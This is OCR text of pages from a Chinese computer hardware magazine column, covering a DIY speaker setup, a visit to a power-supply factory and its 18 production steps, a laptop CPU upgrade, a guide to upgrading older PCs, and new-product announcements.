
在安装InkSaver的过程中，程序会自动检测到系统中已经安装好的打印机，选中需要的打印机后，就能继续完成安装操作了。以后在每次打印操作前，应该先运行InkSaver程序，在主界面的“Current ink settings”设置页面中，我们可以根据打印对象的不同，设置不同的墨水节省使用比例，在缺省状态下，InkSaver可以节约墨水25%，在这个比例下，打印质量和墨水节省量将达到最大程度的平衡。CF [YJ03]

废旧音箱摇身变 4.1声道系统

■广东 小小菜鸟学飞

最近，笔者偶然在书桌上找到曾在宿舍里用来“共享”新闻广播的SONY无源小音箱。本人在电脑声音设备方面投入不大，虽然自己也算是个音乐爱好者。灵机一动，反正电脑的2.1有源音箱没有高音喇叭，就拿它试试。

马上到音响设备销售店买一个音频输出加插器(也称“音频转接插头”)，价格在2～5元之间(见下图)。现在许多机箱前后均有音频输出插口，后面接原音箱，前面接小音箱，应该没有问题，这样就不用另外购买音频转接插头了。



在支持5.1声道的声卡输出插口分别接上本来的2.1有源音箱及SONY无源小音箱。原音箱前置，小音箱放到身后(若音频线不够长，可加接一条音频延长线)，形成一个环绕状。

马上开几首喜爱的歌曲试试。高音部分果然出色了，而且还有点“3D”效果。身体靠近原音箱一些，低音就浓厚一点；靠近小音箱一些，高音就清秀一点。就这样，轻松DIY了一个4.1声道系统。

小提示

一般无源小音箱都偏重于中、高音部分，这一点正好弥补了中低价位2.1音箱的不足，使其表现力更佳。

CF [YJ04]

HUB



HUB的中文名叫做集线器，直译为“中心”，其功能有点类似常见的电源接线板，使更多家用电器可以通过它用电。在局域网中，HUB主要的工作是担任某个区域的网线集合中心，就像树的主干一样，连接在它上面的每根网线就像树的分枝，汇集在它的上面。HUB是一个共享设备，主要提供信号放大和中转的功能，它把一个端口接收的所有信号向所有端口分发出去。HUB上有许多网络插孔，用来连接每台电脑的网线，每个网络插孔称为一个“端口”，一般HUB都会有8孔、16孔或更多。

CF [YJ05]

电源是怎样“炼”成的？

■本刊记者 帅伟

动力之源，问题之源

电脑中最重要的部件是什么？相信这个问题的答案在绝大多数人脑子里，不是CPU就是显卡。这没错，因为几乎所有电脑应用都受制于这两个主要部件的性能。那么在大家满足于各自电脑性能之后，最关心的又是什么呢？相信这个问题的答案就更加明确了，一定是稳定性！

当我们的电脑出现稳定性问题的时候，相信绝大多数人仍然会将目标第一时间重新锁定到CPU、显卡、内存、硬盘等这些“可见物”上。这也没错，毕竟问题的表征往往都是由它们给出，不找它们找谁？但长期以来，曾经经历过的大量事实却告诉我们，罪魁祸首极有可能是你平时视之如无物的电脑电源！

就我们自身与电脑故障打交道，以及长期以来帮助读者排查的故障来看，电源引发或导致的问题呈现三个特征。

一是广泛性，即电源质量可能引发的故障点多。电脑中的各种设备都需要稳定的供电才能正常工作，但它们所需的电源特性又各有不同。这不仅导致电脑电源本身的输出多样性，而且各种设备随着工作状态的不同而导致各类电源输出相互影响的不利因素也难以彻底消除。在我们遇到过的问题中，几乎所有配件故障都有电源问题导致的实例。

二是隐蔽性，即电脑电源引发的故障不容易被甄别。除了电源烧毁之外，电脑电源问题大多表现在电压不稳定、电流不足等。这些问题往往并不会导致相应的设备彻底损坏，却可以使它们表现出工作不稳定的状态。这种故障很容易和一些配件本身的质量问题相混淆，导致我们在判断问题根源时难以走出误区。

三是毁灭性，即严重的电源故障轻则导致电脑瘫痪无法使用，重则导致烧毁自身及其他配件。

▶▶▶ 经典回顾

关于电源性能指标的解读，本刊评测室2004年第3期《从内部看电源》一文有极详尽的剖析，这里不再赘述。但最重要的两点可以提纯出来：第一点基本上是“偏方”，即选购重量大的电源。因为为了提供更稳定的电压和电流输出，就需要采用高指标的电感、电容甚至散热模块等，这些元件都是“一分重量一分货”；第二是尽量选择标注了“额定输出功率”，而不是只有峰值功率的电源。

扑朔迷离的电源选购

既然电源的问题如此严重，我们作为消费者如何去避免电源问题呢？

非常不幸的是，电源虽然是电脑中技术含量比较低的部件，但由于其功能单一化、封闭性和高度标准化，它甚至比主板、硬盘等其他更加复杂的配件更难“把玩”。普通消费者不要说出了问题进行维修，就是对其进行简单鉴别的方法都很有限。

目前我们购买电源最常关注的指标就是“功率”。以前PIII时代，我们强调“250W”；到了P4时代，更是“300W”甚至“400W”都成了选购的金科玉律。每每我们跟电源生产厂商交流时，大家都常对此怪圈扼腕唏嘘不止。因为成本的问题，同样是标称300W的电源，不同厂商的用料和真实性能指标都是相去甚远的。

其实，许多不负责任的杂牌的电源厂商为了迎合消费者对功率的误解，不惜随意夸大功率及相关的指标，而实际上这些电源甚至连峰值功率都不能达到其标称值。而一些稍为“老实”的厂商，则采用保证功率，但克扣其他重要功能的方法来降低成本，结果依然是导致电源品质不达标。

既然我们几乎没有办法从指标和实物来判断一款电源的优劣了，那么品牌基本上就成了惟一标志电源品质的参照物。其实，用品牌来引导电源的选购，还是有它的可取之处的，至少比道听途说的所谓“惟功率论”要精确不少！因为一个品牌的知名度和消费者认可程度，是建立在其自身产品被长期使用并被肯定的基础上的。而这种品牌力量的源泉，正是对产品品质的高度重视并且切实落实才能造就的。

为了让大家看看一个老牌的品牌电源厂是如何进行产品品质监控的，我们专门远赴广东汕头，采访世纪之星电源的生产厂商——和川电脑设备有限公司。


电源是这样炼成的



在生产世纪之星电源的和川电脑设备有限公司的工厂车间，我们参观了电源生产的全过程。别看小小的电源，它的整个生产步骤却一点不简单。一台电源从来料检测到包装，整整需要18道工序！而且由于完全实现机械化、自动化操作有一定难度，整个生产线很大部分工作还是人工完成的。另外，我们印象最深刻的是，整个生产线上，质量检测人员竟占了将近半数的工位！

电源生产工序：

第一道工序 >>>






来料检验(IQC 检验)。 使用了LCR电感测试仪、漏电测试仪等设备。对电源生产所需的元件按其在电源的相关特性、本身的质量要求以及抽样计划表中的各项指标进行抽检并判定是否合格而制定的检验标准。杜绝电源产品因为个别元件质量不过关，导致成品质量受到影响。

▶▶▶ IQC的故事


在采访过程中，世纪之星的工程师给我讲述了一个惨痛的经历：99年，当时公司买进了一批日本某著名品牌的电容。在进行来料检测时，漏检了振动测试一项，就将这批电容用在了电源上。结果上市销售后经销商很快反映电源品质良莠不齐，后经反复查找，终于确定了问题所在。但此时工场已经生产了大约2万台这种电源！最后这些电源都被工厂召回。这之后，世纪之星大大加强了IQC的检测范围和检测项目，以保证从来料上就消灭隐患。

第二道工序 >>>



PCB贴片。 使用了SMT贴片机。电源体积有限，所以采用SMT贴片元件在实现同等功能的情况下能有效减少PCB板面积，为电源内的功率损耗器件提供了较大的散热空间，并为开发电源的其他功能提供了条件。SMT工艺还同时提高了电源的品质。这道工序主要是完成电阻、电容等小型元件的安装。

▶▶▶ SMT也被揪错



SMT贴片机相对于手工操作来说，还是很可靠、很高效的，但这并不意味着它会万无一失。在SMT贴片这道工序上，操作人员和检测人员是成反比的。每一个很细小的错误都逃不过检测员的眼睛——看，这个电阻仅仅只是焊接位置不在正中，也被列入了错误点。

第三道工序 >>>





预加工。 针对用于电源制造的一些元件(如电阻、开关三极管、整流管等)在插件之间进行元器件脚位的定型，以及电源输出/输入插座前道工序的焊接。

第四道工序 >>>





手工插件。 完成将所有电子元件插到PCB板上的安装工作，如电容、电感、散热模块等。这是一道“劳动密集型”的工序，使用了整个生产线约1/3的人手。由于人工比较容易出错，这道工序还安排了大量的检测人员。

第五道工序 >>>






PCB板焊接。 使用波峰焊机上锡，把元件固定在PCB板上，也让各元件的引脚与PCB板上的电路连通。为了提高电源元件的焊接可靠度，我们参观世纪之星电源厂时，看到这里生产的电源都采用两次过波烽焊机的上锡方式。

▶▶▶ 出了错怎么办




记者粗略地估算了一下，在世纪之星的生产线上，QA人员基本上占据了1/3！在整个电源生产的xxx道工序中，基本上每道工序都有检测人员和各种检测设备配备。但是，由于电源毕竟还是属于人工生产的产品，彻底杜绝各种错误操作基本上不可能。但电源又是一个绝对不能出错的产品，如何面对这个悖论呢？世纪之星的方法很简单，一条线上如果在某个环节出现生产事故，相关责任人就会被曝光！而“曝光台”上一句话道出了品质管理的真谛——“有错必改 不犯二过”。图中两块电源PCB板都是因为焊接完成后剪脚不良导致短路，导致相关工作人员被曝光。

第六道工序 >>>




补焊。 PCB板上完锡并不能一次性焊接完全良好，有可能出现少量短路、虚焊、空焊等情况，需进行修整和补焊。

第七道工序 >>>



ICT测试。 主要是针对机板进行短路、开路、阻抗和PN结测试。以确认是否插错、漏元件、元件不良、短路或者开路等故障。

第八道工序 >>>




线头测试。对每个电源连接头进行测试。如果线头出现错接、短路或接触不良会影响到开关电源的使用安全。所以必须对每块机板进行线头测试。

第九道工序 >>>



ATE测试。这道工序是对电源的功率、负载、电压输出交叉、短路保护等18个项目进行测试。

第十道工序 >>>




组装。将机板、输出线、风扇、电源插座、外壳全部组合为一台成型的电源。

第十一道工序 >>>



老化实验。将组装好的电源全部送入温度在40℃左右的老化房进行带电老化，满负荷运行1.5小时，以检测元器件的稳定性。

第十二道工序 >>>



接地测试。电源通过老化实验后，首先进行电源的接地测试，检测电源的输入/输出地线接头是否紧密接触。

第十三道工序 >>>



振动测试。测试人员会将电源以不同角度进行振动，看波形及仪器的数值是否改变，而且试探风扇是否会停止不转，同时测试输出线头是否老化中有损坏。

第十四道工序 >>>



高压测试。对电源分别施加1800V的交流和500V的直流电压，测试电源的绝缘性。

第十五道工序 >>>



ATE测试。电源需再进行ATE测试。检测电源在经过老化之后特性是否跟老化之前的特性一致。

第十六道工序 >>>



Chroma全检测试。这一项是采用Chroma 6000电源自动测试系统，测试电源的各种电压时序以及保护功能、效率等相关测试。

第十七道工序 >>>



贴标、包装。贴上电源序号标以及标牌，做到每台电源都有其相应的出厂编号。

第十八道工序 >>>



成品抽检。按最终产品的检验标准抽样检查一些已经制作好的成品电源，并做相关的EMI传导测试。

▶▶▶ 小插曲

在世纪之星工厂的楼道里，我们每走几步都会看到这样的宣传画。画面的主体都是大大的'Quality'这个单词！可见，我们不能不发出这样的感叹——一款好的电源，不是生产出来，而是管理出来的；一款好的电源，不是用人和机器制造的，而是用理念打造的！





CF [YJ06]


不到1000元 PII 366老本本连升数级

■江苏　谈杰

这三年来，笔者一直使用Dell Latitude Cpi A366XT笔记本电脑，它拥有13.3英寸的液晶屏，移动版Pentium Ⅱ 366处理器、64MB内存、6.4GB硬盘。在如今Windows XP占据个人电脑的时代，我的本本也渐显疲态。64MB内存小了点，经常出现内存不足的警告；硬盘越来越不够用，总是装这个删那个；CPU太慢了，放RMVB压缩格式的电影总是打顿。于是，就想为这台本本升级，以满足自己的需求。

抱着试试看的心情，上网浏览Dell公司的网址，在客户支持里详细询问了工程师，“Dell Latitude Cpi A366XT笔记本电脑能否升级，CPU最高支持多少，最大能支持多大内存，硬盘能支持到多大，CPU插槽是什么接口？”很快Dell工程师就给了答复，“该型号的笔记本电脑最高能升级到Pentium Ⅱ 400(MMC-2封装)，内存最大支持单条128MB，共256MB，硬盘最大32GB。”

天哪！366MHz升级到400MHz有什么意义？256MB内存运行Windows XP和平常应用基本差不多够用，32GB硬盘也足够了。难道真的不能用其他主频的CPU吗？不甘心的我心想：既然AMD的CPU倍频都有人破解，那么升级笔记本肯定有人先吃螃蟹。于是上网查找资料，终于找到把IBM 600E MMC2的CPU升级为赛扬2 700和Pentium Ⅲ 500的资料。资料显示，“IBM 600E主板上的CPU支持MMC-2封装，是支持100MHz前端总线频率的MMC2的Pentium Ⅲ(最高850MHz)和赛扬2(最高700MHz)。但Pentium Ⅲ 500以上是使用Speedstep技术的，500以下的CPU不支持Speedstep。600E不支持Speedstep，因此只能降频使用Pentium Ⅲ 550及以上的CPU。遗憾的是升级后开机会报127错，而且不能从光驱引导，Cache得用软件打开……”


图1

至此，我得出结论，我的本本肯定支持MMC2的Pentium Ⅲ和赛扬，只是开机有可能报错。但我的本本总算还有希望。升级Pentium Ⅲ 500没什么意思，干脆买高主频赛扬。说干就干，马上到二手市场以500元价格拿了一块赛扬2 700回来，和老板谈好如果不能用再退给他，能用的话就把Pentium Ⅱ折价给他，也少了点成本。

第一次拆机器还真有些害怕搞坏了。首先把电源、光驱、硬盘、内存卸掉，再拆其他螺丝。忙了大半个小时终于看到我机器里那块四百针扑克牌大小的Pentium Ⅱ(见图1)。小心地把一个个螺丝都拆掉，把CPU取下来换上赛扬2，把螺丝装起来，插上内存、电池、硬盘。打开电源，开机成功，屏幕上显示Dell Latitude Cpi A366XT。但进系统时机器报错：

```
**Processor Microcode Update Failure.**
The revision processor in the system is not supported.
Strike the F1 key to continue F2 to run the setup utility.
```

按“F1”跳过警告，顺利进入系统，打开Wcpuid查看，CPU已变成移动赛扬700，外频100MHz，Cache 128KB。Cache应该已经打开了，会不会是软件的识别错误？我又用其他软件检测，证实Cache的确是打开了，没有像IBM 600E那样需要软件才能打开。那么光驱是否能够引导呢？放进启动盘重启，照常可以引导。详细地测试下来除了BIOS检测报错进系统需按“F1”键外，其他没任何毛病。好开心！Dell公司能做到这样很不错了，感觉真的很体贴用户，让用户没有600E般的困扰。

揣着我那块Pentium Ⅱ再次到二手市场，贴了50元拿回了一条128MB PC100的美凯龙内存。再花750元买了一块5400转20GB的硬盘，回家装进机器，安装完系统明显感觉机器的运行速度提高了很多，Windows 98十几分钟就安装完毕。毕竟是赛扬2 700、192MB内存、5400转硬盘啊！虽然我那条原配的内存是PC66的，但和新买的内存兼容性很好，完全可以工作在100MHz的外频之下。现在播放任何压缩电影都非常流畅，玩游戏和使用其他各种应用软件都应付自如。我又装上最流行的Windows XP，运行非常稳定，速度也很快。过了几天我把换下的硬盘在易趣网上以350元的价格卖掉了。至此，笔记本升级全部结束。总共花了950元，却把这台本本性能提高到了一个全新的水平。更主要的是体验DIY的兴奋和刺激！

CF [YJ07]

名 词 解 释

MMC-2

MMC-2的全称为“Mobile Module Cartridge 2”，中文名为“移动模块盒2”(“2”也是代表改进型的版本号)。这种封装的处理器通常用于早期的Pentium Ⅱ或Pentium Ⅲ笔记本电脑中，它包括一个移动Pentium Ⅲ处理器和主机桥接系统控制器(包括处理器总线控制器、内存控制器和PCI总线控制器)。它是通过400根针进行连接的，热传导片为处理器和主机桥接系统提供散热。

夕阳无限好

——品牌电脑升级前的八大分析

■ 福建 HuiHua

如今的电脑已经进入了Pentium 4时代了，而很多朋友还在用着几年前为我们出过力的老旧品牌电脑。这些老电脑面对更新更好的操作系统、游戏、软件，渐渐力不从心，实在是食之无味，弃之可惜。这时给你的老电脑升级是最直接、最经济、最有效的办法。升级应尽可能地挖掘老机的潜力，使之在性能得到一定提升的前提下，又能省下有限的金钱。况且还可以充分体会DIY的乐趣，何乐而不为呢？由于主板芯片组、CPU接口等各方面的原因，我们升级的时候能够选择的设备也会受到限制，在这种情况下，搞清楚电脑的现有配置并制订一个预期的升级目标是非常必要的，这样我们才能够做到有的放矢。

一、主板与芯片组分析

主板和芯片组其实是一个两位一体的问题，芯片组从根本上决定了主板的功能，而主板的设计有时候又会影响到主板的功能表现。典型的例子就是i440BX芯片组原本不支持133MHz外频，但主板厂商发现i440BX芯片组其实可以稳定地工作在133MHz外频下，所以很多主板厂商就为i440BX芯片组配上合适的外围电路，生产出支持133MHz外频的主板。

而有些情况下，某些产品为了节约成本，就将一些电路和插槽去掉了，造成芯片组本来支持的功能被缩减了。所以我们首先要搞清楚要升级的电脑的主板到底支持哪些功能，这样才能够在选择升级配件时，不会出现买回来的设备无法使用的情况。不过对于只升级内存和硬盘的用户来说，通常升级BIOS以后都不会遇到什么问题，而升级CPU和显卡时就要注意芯片组的限制了。

二、BIOS分析

对于升级来说，除了要确定主板和芯片组支持要升级的设备外，BIOS也是重要的一个环节。因为有些问题可以通过刷新BIOS来解决。分析BIOS主要有以下几个方面：

1.是否支持最新的CPU

这对于要升级CPU的用户非常重要。因为许多主板都要靠BIOS来为CPU设置正确的倍频、外频和电压等参数，

如果一个设置不对就可能导致升级失败，更严重的是如果电压设置不对将很可能烧毁CPU。

2.是否支持大容量的硬盘

这是一个不争的事实，许多二线主板厂商因为没有能力或者根本没有解决这方面的问题，所以有时候这些厂商的主板BIOS要么更新很慢，要么过一段时间就再也不更新了。但这个问题比较而言不太严重，毕竟我们还可以通过DM低格程序让老主板支持大容量硬盘。

其他一些问题(如:安装新CPU时频率显示不对、运行不稳定等)，通常只要升级BIOS都可以解决。

三、CPU接口与内存接口分析

常见的CPU接口主要有Socket 7、Slot 1、Slot A、Socket 370、Socket 462、Socket 423、Socket 478等几种；内存接口主要有72线的SIMM插槽、168线的DIMM插槽、184线的DIMM插槽。它们都是在设计主板时就决定了的，我们无法更改，只有在升级时注意这个问题，让它们来满足主板的需要。

不过对于Slot 1结构来说，灵活性要大一些，因为可以通过Slot 1-FCPGA转换卡，让这类主板支持Socket 370的处理器。而Socket 423是使用旧核心的Pentium 4，也可以使用Socket 423-Socket 478转换卡，支持Socket 478架构的Pentium 4或P4 Celeron。

至于内存接口就没什么问题了，能够用哪种内存就升级哪种内存，惟一需要注意的就是内存混插有可能引发兼容性等问题。另外，有些低端P4主板能够混用SDRAM和DDR SDRAM内存，因为两者的电压不同，建议升级时最好去掉原先的SDRAM内存，改为全部使用DDR SDRAM。

四、CPU倍频与外频分析

CPU的倍频问题基本上只影响到早期的Socket 7架构的处理器，Socket 7以后的处理器大多锁了倍频，对这类CPU是没有影响的。例如你的主板设置为4倍频，运行于8倍频的Celeron II也不会变成4倍频来运行。

而外频就会影响所有的CPU了，如果你将66MHz外频的Celeron超到100MHz外频使用，虽然速度提升了，但系统的稳定性很可能就下降了。况且也不是所有的CPU都能支持超过标准外频来使用。如果主板不支持CPU需要的外频，那么CPU也只能够降频使用，比如主板最高仅支持83MHz外频和6倍频，那么K6-2 550只能降频为500MHz使用。

对于早期的主板，CPU倍频和外频都要通过跳线进行设置，这时查看主板是否提供所需的跳线组合就非常重要了，这可以通过查看主板的说明书获得。有些时候，主板厂商在推出主板的时候并没有高倍频或者高外频的CPU出现，而主板厂商为了稳妥起见就没有表明这些倍频和外频的跳线组合方法，这个时候我们可以通过上网搜索相关信息。

五、主板支持的CPU电压分析

较新的主板都有自动探测CPU电压的功能，大大方便了用户，也降低了危险性。但有时候这个功能也会带来一些麻烦。当我们升级CPU时，老主板的BIOS很可能不认识这些新CPU，从而不能为其设置正确的电压。自动探测电压功能的另一个局限性就是可调电压总是有限制的，很可能升级了BIOS后仍然不能调整到需要的电压。但这也不代表就不能使用，例如K6-2的核心电压是2.2V，可主板最低只能调节到2.3V，这种情况下还是有可能使用K6-2的。

早期的主板则通过跳线调节电压。这些使用跳线调节电压的主板主要分为两类:一类采用多个跳线的不同组合来获得特定的电压，另一类采用单跳线来设置电压。对于前一种主板，说明书上没有说明的电压却可能通过隐藏的跳线方式得到，而后一种主板就只能选择最接近的一种电压了。如果无法采用跳线方式获得需要的电压，而主板提供的电压与需要的电压又差距太大，则最后的办法就是通过修改主板的电压调节电路来获得需要的电压了。这种方法危险性非常大，操作稍有不慎就会造成主板报废。

六、硬盘存储容量与传输模式分析

由于过去设计BIOS时并没有提供对大硬盘的支持(不同时期的限制是不同的，主要是8.4GB和33.6GB这两个分界)，所以在安装了大容量的硬盘后无法正确设置硬盘参数，导致硬盘要么不能正常使用，要么容量不能被全部利用。不过这个问题可以通过升级主板BIOS、安装ATA适配卡、DM程序来让老主板支持大容量硬盘。

现今的硬盘除了容量不断增加外,传输速度也不断提高,由此带来的就是传输模式的改变。早期，硬盘使用PIO模式，后来出现了DMA模式，接着是Ultra DMA模式，但现在比较新的硬盘已经使用Ultra ATA 133接口了，传输模式也变成了Ultra DMA 5了。对于升级的用户来说，硬盘的传输模式通常不会带来什么大问题(现在的硬盘都能够兼容更低级别的传输模式)。

虽然传输速率较高的硬盘也可以在老主板上正常使用，但无疑不能充分发挥这些新硬盘的性能。所以，我们可以使用一些ATA 66/100/133适配卡来为老电脑提供高速硬盘接口。

七、显卡的分析

升级显卡要注意一些事项。新型显卡的功耗很大，对主板AGP插槽的供电要求也更高。如果主板的AGP插槽不能提供显卡需要的电源供应，很可能会造成显示不正常或者经常死机。所以在选购升级的显卡时，必须注意主板的AGP插槽供电方式以及显卡对供电有没有什么特殊要求。不幸的是早期的主板几乎都是通过主板电源来对AGP插槽供电，这种方式虽然设计简单，但供电效果不好，不能满足大功率显卡的需求。

从使用效果看，笔者认为Celeron、Pentium III档次的CPU搭配Savage 4或TNT2系列显卡就可以了，而Pentium 4系列的CPU配合GeForce 2、GeForce 4系列显卡是比较理想的。

八、机箱和电源升级的分析

机箱和电源分别是电脑主机的外衣和动力源泉，以前在电脑DIY配置中往往被忽略，但随着DIYer水平的提高和电脑组件耗电及发热量的剧增，大家也渐渐开始注重电源和机箱的问题。机箱电源的结构与主板密不可分，主板的构造直接影响到机箱的结构。

常见机箱从结构上可以分为AT和ATX两种结构。不过，Baby AT主板是安装在AT机箱当中，使用AT电源或ATX电源。目前市场上的AT结构机箱和电源已被完全淘汰，因此要升级的用户尽量升级成适应主板ATX结构的机箱。对于需要经常打开机箱外盖的用户，最好选择无螺丝固定化的机箱，或者全部采用锁扣镶嵌式结构的机箱，安装驱动器则采用抽屉化结构，打开机箱和卸下驱动器可以不用螺丝刀；对于喜欢超频的用户，则要选择在插卡和驱动器位置附近预留有摆放机箱风扇空间的机箱，省得用胶带自行粘贴，既不方便又不安全。

电源同样也有AT、ATX和ATX 12V结构之分，它们之间有着本质的差别。AT电源的6芯P8和P9分离式电源插头在ATX结构中被一个20芯的双列插头所代替，而ATX 12V电源在ATX电源的基础上增加了6芯P8和4芯电源插头。电源根据电源标称功率也有200W、230W、250W、300W等几个档次，分别提供不同的最大输出电流。由于电脑配件功耗越来越大，内部设备也有增加的趋势，所以尽量选择标称功率大一些的电源。CF [YJ08]

征稿启事

为了使“硬件步步高”栏目的文章质量更上一层楼，现向大家广泛征集稿件。

1.征稿内容

与硬件相关（如零配件、外设、数码产品、整机与笔记本电脑）的应用与解决方案、硬件改造、应用技巧、使用与维护、基础知识等稿件或选题。

2.稿件要求

来稿要求选题新颖、实用性与可读性强、图文并茂、文笔流畅。本社反对一稿多投或抄袭现象。

3.稿酬标准

来稿一经采用，将可获得100元/千字起步的稿费（优稿优酬）。

4.寄送办法

邮寄地址：北京9615信箱（100086） “硬件步步高”栏目收

强烈建议大家通过E-mail发送稿件，投稿信箱hardware@cfan.com.cn或dizen@cfan.com.cn，主题栏注明稿件全名。





佳禾"智慧族"CD－720MV耳机



"智慧族"CD－720MV是佳禾电子专为电脑音乐爱好者设计的耳机。该产品采用传统头戴式设计，黑色基调外观。CD－720MV在元件上采用40mm高宝内磁式喇叭发声单元，通过超薄振膜与铝合金线圈组成，可以有效地提供全频扩散的效果，为渲染音效环境声场提供了良好的硬件保障，其频率响应为20—20000Hz，下潜极深的低频会让您感受以前从没听过的细节，适合回放各种类型的音乐。另外，CD－720MV还拥有可自由组合的可拆卸式麦克风，真正做到网络聊天收发自如。

咨询电话：800-830-7636
参考报价：99元

九州风神"阿波罗"散热器



九州风神近期推出了一款名为"阿波罗"的纯铜散热器新品。该产品采用7020黑色风扇，NSK滚珠轴承制造，散热片为纯铜设计，单单散热鳍片就有40多片，能够有效地增加散热面积，并使鳍片之间空隙均匀，确保空气流动的均匀快速，为迅速带走热量打下坚实的基础。由于"阿波罗"采用了先进的回流焊接技术，结合厚达4毫米的铜质底板，可以使鳍片和铜底的结合更为稳固与紧密，散热效率更高。

咨询电话：010-82896511-14
参考报价：138元


华硕W1N笔记本电脑



华硕于近日推出了一款笔记本电脑新品——华硕W1N。这款笔记本电脑采用了目前市场上的多种顶级配置：支持Intel Pentium M1.3GHz-1.7GHz处理器；ATi MR9600 (M10-64)图形显示芯片，64MB独立显存；15.4英寸，最高分辨率达1680x1050的宽屏设计；内置高音质的超重低音扬声器，支持2.1声道/4.1声道双重音效模式；内建千兆网卡并支持802.11g规格的无线网卡。

咨询电话：82667575－824

爱国者SP-F300"钢琴漆"音箱



咨询电话：800-810-7666
参考报价：899元

近日，华旗资讯推出了一款"钢琴漆"多媒体音箱——爱国者SP-F300。该款音箱把主箱体设计成特别加长的"黄金对称"箱体，其正面的大孔铁丝网充当一个巨大的导相孔，这种设计可以令声场的阔度增强，减少房间内声学驻波的产生，有利于近声场的声音表现。爱国者SP-F300的副箱使用3.5英寸内嵌1英寸的同轴同相优质喇叭，拥有同轴同相的专利技术，一点发音，同步传播，定位奇准，完全可以营造一种小型家庭影院的放音效果。爱国者SP-F300配备了集合主音量、低音、静音及3D功能调节为一体的线控器，这样用户躺在床上也可以轻松的调节自己的音箱了。

技嘉GV-N68U256VH/GV-N68128D显示卡



技嘉科技于近日发布了两款NVIDIA系列高端显示卡——GV-N68U256VH和GV-N68128D。这两款显示卡均采用NVIDIA GeForce 6800 Ultra/6800绘图芯片的GV-N68系列，搭配DDR3高速显存，支持最新NVIDIA CineFX 3.0引擎、INTELISAMPLE 3.0与UltraShadow II等独特显示技术，能轻松支持热门3D游戏、3D图形制作、动画制作等需要高度硬件支持的工作，为目前市场上最高效能的AGP 8X显示卡。

咨询电话：021-63410999

更　正

2004年9期87页新品速览中飞利浦170T4 LCD TV的报价应为6850元，由此错误给你带来的不便我们表示深深的歉意

美格“画魂”液晶电视

美格科技日前推出了一款20英寸液晶电视新品。美格HD-202AT液晶纯平面电视外观采用流行形弧度设计，显示屏比例为4:3，通过自动视频格式转换功能，可以在4:3与16:9之间自动转换；显示亮度为500 nit高亮度加上500:1高对比度，垂直和水平可视范围都高达160度；内置式181频道调谐器不仅能提供丰富多彩的电视节目选项，并且支持画中画功能(PIP)；采用智能解交错设计，实施逐行扫描，有效消除隔行信号产生的影像毛边和锯齿；采用高性能3D动态边缘修补滤镜，可以有效消除画面中的影像边缘常见的噪声现象，大幅增加影像的景深，使画面品质更清晰、完美。





咨询电话：82665500-7
参考价格：599元

微软无线银光鲨2.0纪念版

微软无线银光鲨2.0纪念版已于近日上市，微软无线银光鲨是无线光电鼠标中的顶级产品，以创新的纵横滚轮、超高速的无线连接、业内顶级的节电能力而广受欢迎。此次促销的纪念版共有两种版本。其中，皮革版是在无线银光鲨出色的人体工学基础上，使用黑色皮革覆盖整个鼠标上盖，使手感更加舒适怡人。而数字之夜纪念版表面则采用了黑色和独特的荧光绿色搭配，采用内绘外壳技术，彰显个性和卓尔不凡的品位。另外，从代理商处获悉，自5月1日到5月31日之间购买价值599元的微软无线银光鲨2.0纪念版中的任意一款，即可同时获赠价值199元的"蛇型"笔记本专用摄像头一个。

艾崴iMAX准系统

艾崴日前推出一款针对高阶玩家的准系统-iMAX (IWILL Multimedia Appliance Extension)，该产品支持Intel Pentium 4 HT CPU with 800MHz FSB、AGP 8X、3个网络(10/100、Intel Pro 1000CT 、WLAN)、特殊散热系统、TurboJet 超频功能、六合一卡片阅读机、USB2.0、IEEE 1394, Access Point，完备功能，绝对让玩家爱不释手。



咨询电话：800－810－0831
